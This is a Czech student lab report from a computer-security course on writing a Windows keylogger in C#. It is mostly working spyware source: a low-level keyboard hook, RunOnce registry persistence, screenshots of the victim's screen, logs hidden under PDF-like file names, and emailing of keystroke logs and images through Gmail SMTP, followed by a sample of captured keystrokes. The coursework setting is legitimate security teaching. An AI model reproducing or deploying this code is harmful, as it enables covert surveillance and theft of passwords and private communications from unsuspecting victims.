Počítačové viry a bezpečnost počítačových systémů
Protokol z předmětu (2b)

Tématická oblast: Keylogger

Přednášející: prof. Ing. Ivan Zelinka, Ph.D.; Ing. Jan Plucar, Ph.D.
Cvičící: Ing. Jiří Frank

Jméno a číslo studenta: Adam Šárek (SAR0083)
Datum vypracování: 24.09.2021

POZOR! V průběhu dalších cvičení budete rozšiřovat program, který dnes vytvoříte. V budoucnu budete potřebovat přístup k Windows API, proto si ověřte, že Vámi zvolený programovací jazyk je schopen k WinAPI přistupovat. Ve cvičeních se doporučuje používat C#.

Zadání:

1) Seznamte se s problematikou tvorby keyloggeru.
2) Najděte vhodné metody a knihovny.

Inspirujte se metodami:

- SetWindowsHookEx,
- CallNextHookEx,
- UnhookWindowsHookEx

a následující dokumentací:
https://msdn.microsoft.com/en-us/library/windows/desktop/ms632589(v=vs.85).aspx
https://msdn.microsoft.com/en-us/library/windows/desktop/dd375731%28v=vs.85%29.aspx

3) Implementujte keylogger, který bude schopen zachytávat stisky kláves. Vymyslete a implementujte způsob sběru zachycených dat (např. Zaslání emailem, využití datové služby, etc.)

Závěr:

Diskutujte následující témata:

1) Stručně popište princip keyloggeru.
2) Popište princip zavěšení programu do systémových událostí a význam funkcí z 2. bodu zadání.

Vypracování

1) Keylogger je spyware sloužící k zachytávání stisknutých kláves na počítači oběti. Tímto způsobem lze tajně získat přístupové údaje, komunikaci či jiné citlivé údaje, které jsou průběžně tajně odesílány útočníkovi. Mimo softwarové řešení existuje také hardwarové zařízení se stejným cílem.

2) Zavěšení slouží k instalaci procedur zajišťujících sledování a zpracovávání určitých typů zpráv systému a to ještě před tím, než se tyto zprávy dostanou do cílové aplikace.

   V systému lze takto zachytit více druhů událostí, přičemž v keyloggeru se nejčastěji používá právě sledování stisknutých kláves. Každý typ události pak má svůj vlastní typ hooku (háčku). Instalované procedury jsou na jednotlivé hooky napojeny pomocí ukazatelů umístěných v seznamu tzv. hook chain. První proceduře v hook chainu spjaté s danou událostí je pak daná zpráva předána k jejímu dalšímu využití.

   `SetWindowsHookEx` – ukládá danou proceduru na první místo v hook chainu

   `CallNextHookEx` – po dokončení přidané procedury pro zpracování danou zprávu posílá následující proceduře v hook chainu

   `UnhookWindowsHookEx` – smaže danou proceduru z hook chainu

Snímky obrazovky

```
static class Program
{
    private static string logPath = Application.StartupPath + @"\manua1.pdf";
    private static string attPath = Application.StartupPath + @"\manua1_en.pdf";
    private static string initImgPath = Application.StartupPath + @"\1inks.pdf";
    private static string finalImgPath = Application.StartupPath + @"\library.pdf";
    private static string attName = Application.StartupPath + @"\keylog.txt";
    private static string initImgName = Application.StartupPath + @"\init.png";
    private static string finalImgName = Application.StartupPath + @"\final.png";
    private static string smtpHost = "smtp.gmail.com";
    private static int smtpPort = 587;
    private static string email = "...";
    private static string password = "...";
    private static string subject = "ABC XYZ"; // Subject specific identification
    private static double idleInterval = 10 * 60 * 1000; // Idle interval before sending email (milliseconds)
    private static uint minLogLength = 100;

    private static DateTime durationInitDate = DateTime.UtcNow;
    private static System.Timers.Timer timer = new System.Timers.Timer(idleInterval) { AutoReset = false };

    private const int WH_KEYBOARD_LL = 13;
    private const int WM_KEYDOWN = 0x0100;
    private static IntPtr hook = IntPtr.Zero;
    private static LowLevelKeyboardProc llkProc = HookCallback;

    /// <summary>
    /// Hlavní vstupní bod aplikace.
    /// </summary>
    [STAThread]
    Počet odkazů: 0
    static void Main()
    {
        // Run on next startup
        AddStartup();
        //RemoveStartup();

        // Clear storage
        File.Delete(logPath);
        File.Delete(attPath);
        File.Delete(initImgPath);
        File.Delete(finalImgPath);
        File.Delete(attName);
        File.Delete(initImgName);
        File.Delete(finalImgName);

        timer.Elapsed += new ElapsedEventHandler(TimerElapsedCallback);

        hook = SetHook(llkProc);
        Application.Run();
        UnhookWindowsHookEx(hook);
    }

    Počet odkazů: 1
    private static void AddStartup()
    {
        using (RegistryKey key = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true))
        {
            key.SetValue(Application.ProductName, Application.ExecutablePath);
        }
    }

    Počet odkazů: 0
    private static void RemoveStartup()
    {
        using (RegistryKey key = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true))
        {
            key.DeleteValue(Application.ProductName);
        }
    }
```

Obrázek 1 - Základní nastavení keyloggeru, metoda Main(), metoda spuštění po startu Windows

```
    private static void TakeImage(string path)
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
        Rectangle rectangle = Screen.PrimaryScreen.Bounds;
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CopyFromScreen(rectangle.Left, rectangle.Top, 0, 0, rectangle.Size);
        bitmap.Save(path, ImageFormat.Png);
    }
```

Obrázek 2 - Metoda pro pořízení snímku obrazovky oběti

```
93      private static void TimerElapsedCallback(object sender, ElapsedEventArgs e)
94      {
95          Console.WriteLine("[Timer elapsed!]");
96
97          FileInfo logFile = new FileInfo(logPath);
98          if (logFile.Exists && logFile.Length >= minLogLength)
99          {
100             try
101             {
102                 // Copy original keylog to attachment file (>= minimum log length)
103                 logFile.CopyTo(attPath, true);
104                 logFile.Delete();
105
106                 // Take final image
107                 TakeImage(finalImgPath);
108
109                 // Send email
110                 Thread thread = new Thread(SendEmail);
111                 thread.Start();
112             }
113             catch (Exception ex)
114             {
115                 Console.WriteLine(ex.Message);
116             }
117         }
118         else if(logFile.Exists)
119         {
120             Console.WriteLine("[Log length: " + logFile.Length + "]");
121         }
122         else
123         {
124             Console.WriteLine("[Log does not exist!]");
125         }
126     }
```


Obrázek 3 - Metoda volaná po uplynutí doby nečinnosti oběti, posílá získaná data emailem

```
128     private static void SendEmail()
129     {
130         try
131         {
132             Console.WriteLine("[Attempting to send an email!]");
133             using (SmtpClient smtp = new SmtpClient())
134             {
135                 smtp.Host = smtpHost;
136                 smtp.Port = smtpPort;
137                 smtp.UseDefaultCredentials = false;
138                 smtp.Credentials = new NetworkCredential(email, password);
139                 smtp.DeliveryMethod = SmtpDeliveryMethod.Network;
140                 smtp.EnableSsl = true;
141 
142                 MailAddress from = new MailAddress(email, subject);
143                 MailAddress to = new MailAddress(email);
144 
145                 MailMessage msg = new MailMessage(from, to);
146                 msg.Subject = "Key log (" + DateTime.UtcNow.ToString("s") + ")";
147                 msg.Body = "Subject: " + subject +
148                     "\nDuration: " + durationInitDate.ToString("s") + " / " + DateTime.UtcNow.ToString("s") +
149                     "\nPC: " + Environment.MachineName.ToString() +
150                     "\n\nAttachments:\n\t- Key log [" + Path.GetFileName(attName) +
151                     "]\n\t- Init image [" + Path.GetFileName(initImgName) +
152                     "]\n\t- Final image [" + Path.GetFileName(finalImgName) + "]";
153                 FileInfo attFile = new FileInfo(attPath);
154                 FileInfo initImgFile = new FileInfo(initImgPath);
155                 FileInfo finalImgFile = new FileInfo(finalImgPath);
156                 attFile.MoveTo(attName);
157                 initImgFile.MoveTo(initImgName);
158                 finalImgFile.MoveTo(finalImgName);
159                 msg.Attachments.Add(new Attachment(attName));
160                 msg.Attachments.Add(new Attachment(initImgName));
161                 msg.Attachments.Add(new Attachment(finalImgName));
162 
163                 smtp.Send(msg);
164 
165                 Console.WriteLine("[Email has been successfully sent!]");
166 
167                 // Clear
168                 msg.Dispose();
169 
170                 // Clear storage
171                 File.Delete(attName);
172                 File.Delete(initImgName);
173                 File.Delete(finalImgName);
174             }
175         }
176         catch (Exception ex)
177         {
178             Console.WriteLine(ex.Message);
179         }
180     }
```

Obrázek 4 - Metoda pro odeslání dat emailem

```
182         private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);
183
            Počet odkazů: 1
184         private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
185         {
186             if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
187             {
188                 if(timer.Enabled)
189                 {
190                     // Reset idle timer
191                     timer.Stop();
192                 }
193                 else
194                 {
195                     // Take init image
196                     TakeImage(initImgPath);
197                 }
198                 timer.Start();
199
200                 int vkCode = Marshal.ReadInt32(lParam);
201
202                 Console.WriteLine((Keys)vkCode);
203
204                 StreamWriter sw = new StreamWriter(logPath, true);
205                 sw.Write((Keys)vkCode + " ");
206                 sw.Close();
207             }
208             return CallNextHookEx(hook, nCode, wParam, lParam);
209         }
210
            Počet odkazů: 1
211         private static IntPtr SetHook(LowLevelKeyboardProc proc)
212         {
213             using (Process curProc = Process.GetCurrentProcess())
214             {
215                 using (ProcessModule curMod = curProc.MainModule)
216                 {
217                     return SetWindowsHookEx(WH_KEYBOARD_LL, proc, GetModuleHandle(curMod.ModuleName), 0);
218                 }
219             }
220         }
221
222         [DllImport("user32.dll")]
            Počet odkazů: 1
223         private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);
224
225         [DllImport("user32.dll")]
            Počet odkazů: 1
226         private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);
227
228         [DllImport("user32.dll")]
            Počet odkazů: 1
229         private static extern bool UnhookWindowsHookEx(IntPtr hhk);
230
231         [DllImport("kernel32.dll")]
            Počet odkazů: 1
232         private static extern IntPtr GetModuleHandle(string lpModuleName);
233     }
234 }
```

Obrázek 5 - Základní metody keyloggeru



Obrázek 6 - Email získaný keyloggerem

```
F5 NumPad1 NumPad2 NumPad3 NumPad1 NumPad0 NumPad6 NumPad5 NumPad1 NumPad1 NumPad2 NumPad1 NumPad0 NumPad5 NumPad1
NumPad6 NumPad5 NumPad1 NumPad5 NumPad1 NumPad5 NumPad6 NumPad1 NumPad5 NumPad6 NumPad5 NumPad1 NumPad5 NumPad1 NumPad6
NumPad5 NumPad1 NumPad9 NumPad5 NumPad1 NumPad9 NumPad5 NumPad1 NumPad9 NumPad5 NumPad1 NumPad9 NumPad5 NumPad1 NumPad9
NumPad5 NumPad1 NumPad9 Right Right Right Right Right Right Back Back N G Return Return Right Right Right Right Right
LShiftKey Left Left D F Return Decimal Return Right Right Right Right Right Right LShiftKey Left Left D F Return Return
```

Obrázek 7 - Záznam stisknutých kláves